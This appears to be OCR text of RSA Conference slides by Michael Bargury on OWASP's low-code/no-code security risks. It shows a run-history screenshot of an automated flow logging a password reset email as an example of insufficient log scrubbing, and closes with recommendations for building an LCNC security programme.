
Business users

App

IT is unaware

LCNC-SEC-10: Security Logging and Monitoring Failures

Low-code/no-code applications often lack a comprehensive audit trail, produce none or insufficient logs, and fail to scrub sensitive data from logs.



When a new email arrives 0s

INPUTS Show raw inputs

Label

INBOX

Show more

OUTPUTS

From

admin@zentoso.com

Sender's Name

Zentoso

To

kris@zenitystage.com

Subject


Password reset instructions

Body

```
    <title>

    Password reset instructions

    </title>

        <style id="mediaqueries">@media only screen and (max-width:
```

Snippet

You recently requested to reset the password for your Zentoso accou



28-day run history

All runs

Start	Duration	Status
Jun 11, 12:26 PM (2 d ago)	28 ms	Succeeded
Jun 8, 05:13 PM (4 d ago)	31 ms	Succeeded
Jun 6, 10:31 AM (1 wk ago)	46 ms	Succeeded
Jun 2, 06:15 PM (1 wk ago)	45 ms	Succeeded
May 30, 10:58 AM (2 wk ago)	50 ms	Succeeded
May 28, 03:07 PM (2 wk ago)	59 ms	Succeeded
May 28, 03:06 PM (2 wk ago)	17 ms	Succeeded
May 27, 10:16 AM (2 wk ago)	41 ms	Succeeded
May 27, 01:01 AM (2 wk ago)	11 ms	Succeeded
May 26, 06:24 PM (2 wk ago)	35 ms	Succeeded

y

Learning

Summary

What have we seen

Low Code / No Code is growing rapidly

- Probably already in your org
- Shift focus to business users

Missing SDLC

- OWASP Top 10 LCNC Security Risks
  - Get involved
  - Learn more

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Opportunities - Champion Low Code / No Code AppSec in your org

- Create a Low Code / No Code Security Framework
- No Code SDLC
- Approved user cases
- Guide business users
- Join OWASP Top 10 LCNC Security Risks
- Reach out to be @mbrg0

RSAConference™

OWASP Top 10 Risks for Low-Code/No-Code

Michael Bargury (@mbrg0)
Zenity

github.com/mbrg/talks

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